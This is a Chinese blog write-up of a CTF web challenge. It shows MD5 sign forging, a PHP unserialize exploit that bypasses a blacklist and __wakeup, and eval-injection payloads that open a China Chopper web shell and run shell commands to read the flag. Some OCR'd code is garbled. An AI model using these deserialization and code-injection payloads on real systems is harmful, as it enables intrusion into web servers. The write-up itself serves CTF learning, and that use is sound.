

i春秋“百度杯”CTF比赛十月场 hash writeup

原创

J-1547 于 2020-01-12 18:26:07 发布 242 收藏

分类专栏： [笔记](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_43442029/article/details/103947645

版权



[笔记专栏收录该内容](#)

3 篇文章 0 订阅

订阅专栏

0x00

打开链接后，是一个hahaha的超链接，点进去以后要用key的值不是123的hash值过关，源代码里提示是MD5加密，在key前还有一段8位的sign值。

you are 123;if you are not 123,you can get the flag

于是在网上找MD5解密的网站，解出来

```
sign = kkkkkk01
```

f9109d5f83921a551cf859f853afe7bb

输入验证码



MD5
解密

(!) 您查询的字符串是“**f9109d5f83921a551cf859f853afe7bb**”,解密的结果为“**kkkkkk01123**”!

https://blog.csdn.net/weixin_43442029

用122作为key，拼上sign的值，MD5加密后得到



```
hash = e1ebb04a0a78afe23e2d542e72a25005
```

kkkkkk01122		MD5 解密
输入验证码		

16位加密结果: 0a78afe23e2d542e
32位加密结果: e1ebb04a0a78afe23e2d542e72a25005


https://blog.csdn.net/weixin_43442029

输入正确的key和hash后，提示访问下一个页面Gu3ss_m3_h2h2.php



0x01

访问Gu3ss_m3_h2h2.php，是一段php代码，看到类、__wakeup()函数和unserialize()函数就知道这里是反序列化漏洞的利用。



The screenshot shows a Firefox browser window with the URL `8a03ab0784034c4d950bfeff74d497dd`. The page content is a PHP script with syntax highlighting. The code defines a `Demo` class with `__construct`, `__destruct`, and `__wakeup` methods. It checks if the file is `'Gu3ss_m3_h2h2.php'` and if so, changes it to `'Gu3ss_m3_h2h2.php'`. It also contains a `highlight_file` call and a `base64_decode` check. A watermark at the bottom right reads `https://blog.csdn.net/weixin_43442029`.

```
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_ls_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```

代码如下：

```

<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            /*如果传入的file不是Gu3ss_m3_h2h2.php就会替换为Gu3ss_m3_h2h2.php*/
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        //对类和自定义的序列化字符串用黑名单封禁
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("Gu3ss_m3_h2h2.php");
}
?>

```

我们要构造file = f15g_1s_here.php的类，序列化并base64加密后传上去。代码还对类的序列化字符串做了黑名单处理。但是可以用“O:+4”绕过匹配。

因此用如下代码构造出payload:

```
<?php
//类定义
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}
//新建类
$a = new Demo('f15g_1s_here.php');
//序列化
$s = serialize($a);
//替换类开头如果匹配
$s = str_replace('0:4:', '0:+4:', $s);
//替换类数量绕过__wakeup()函数
$s = str_replace(':1:', ':2:', $s);
//base64加密并输出
echo base64_encode($s);
?>
```

得到的payload

```
vim test.php
php test.php
TzorNDoiRGVtbyI6Mjp7czoxMDoiAER1bW8AZm1sZSI7czoxNjoiZjE1Z18xc19oZXJ1LnBocCI7fQ==
$file = 'Gu3ss_m3_h2h2.php';

function __construct($file) {
    $this->file = $file;

    __destruct() {
        echo @highlight_file($this->file, true);

        __wakeup() {
            if ($this->file != 'Gu3ss_m3_h2h2.php') {
                //the secret is in the flag_ls_here.php
                $this->file = 'Gu3ss_m3_h2h2.php';
            }
        }
    }

    ['var']) {
        base64_decode($_GET['var']);
        preg_match('/[oc]:\d+;/i', $var) {
            die('stop hacking!');
        }

        unserialize($var);

        file("Gu3ss_m3_h2h2.php");
    }
}
```

https://blog.csdn.net/weixin_43442029

0x03

传入payload后，又是一段php代码

The screenshot shows a Firefox browser window with the URL `8a03ab0784034c4d950bfeff74d497dd`. The page content is a PHP script:

```
<?php
if (isset($_GET['val'])) {
    $val = $_GET['val'];
    eval('$value=' . addslashes($val) . ');';
} else {
    die('hahaha!');
}
?>
```

Below the browser is a developer tools interface titled "开发者工具 - http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/Gu3ss_m3_h2h2.php?var=Tz...". It has tabs for "查看器", "控制台", "调试器", "网络", "样式编辑器", "性能", "内存", "存储", "无障碍环境", and "HackBar". The "HackBar" tab is selected. The "URL" field contains the full URL with a payload: `http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/Gu3ss_m3_h2h2.php?var=TzorNDoiRGVtbyl6Mjp7czoxMDoiAERibW8AZmlsZSI7czoxNjoiZJE1Z18xc19oZXJILnBocCI7fQ==`. Below the URL are buttons for "Load URL", "Split URL", and "Execute". There are also checkboxes for "Post data", "Referer", "User Agent", "Cookies", and "Clear All".

```
<?php
if (isset($_GET['val'])) {
    $val = $_GET['val'];
    eval('$value=' . addslashes($val) . ');';
} else {
    die('hahaha!');
}
?>
```

这里要利用eval构造命令找到flag的位置。由于我不熟练eval漏洞的使用，因此试了好几几种payload都不行，最后还是在网上找到了两种利用方法。

第一种方法是构造出POST的传入点，用菜刀连接主机后拿flag

参考: <https://www.cnblogs.com/haozhizhi/p/10770449.html>

```
payload: http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/f15g_1s_here.php?  
val=${eval($_POST[a])}
```

The screenshot shows a browser window with the following details:

- Title bar: 中国菜刀@20110126
- Address bar: http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/f15g_1s_here.php
- Content area:

```
<?php  
$flag = ' flag{613de8d7-e5df-4e2e-87aa-07e92fc8317f}';  
?>
```
- Bottom right corner: https://blog.csdn.net/weixin_43442029

第二种方法是GET方法的利用


参考: <https://www.dazhuanlan.com/2019/12/10/5deed9185c910/>

题目提示了flag的文件在网站的根目录下，因此构造一个GET的参数传入点，在第二个参数里传入命令

```
payload: http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/f15g_1s_here.php?  
val=${eval($_GET[a])}&a=echo `ls`;
```

第二个参数使用了反引号括住ls命令，因为代码里有addslashes函数把引号等符号给转义了。

传入payload后得到真正的flag文件True_F1ag_i3_Here_233.php



The screenshot shows the HackBar tool's main interface. At the top, there are tabs for Encryption, Encoding, SQL, XSS, and Other. On the right, there are links to 'Contribute now!' and 'HackBar v2'. Below the tabs, there are three buttons: 'Load URL', 'Split URL', and 'Execute'. To the right of these buttons is a large text input field containing the URL: `http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/f15g_1s_here.php?val=${eval($_GET[a])}&a=echo|ls`;`. Below the input field are several checkboxes: Post data, Referer, User Agent, Cookies, and Clear All. At the bottom right, there is a link to `https://blog.csdn.net/weixin_43442029`.

之后再构造一次Gu3ss_m3_h2h2.php的参数获得flag

This screenshot shows a Firefox browser window with a single tab open. The address bar contains the URL: `8a03ab0784034c4d950bfeff74d497dd`. The page content area displays the following PHP code:

```
<?php  
$flag = 'flag{613de8d7-e5df-4e2e-87aa-07e92fc8317f}';  
?>
```

This screenshot shows the HackBar tool again. The URL input field now contains a modified URL: `http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/Gu3ss_m3_h2h2.php?var=TzorNDoiRGVtbyl6Mjp7czoxMDoiAERlbW8AZmlsZSI7czoyNToiVHJ1ZV9GMWFnX2kzX0hlcmlVfMjMzLnBocCI7fQ==`. The rest of the interface is similar to the first screenshot, with tabs at the top and various buttons and checkboxes below.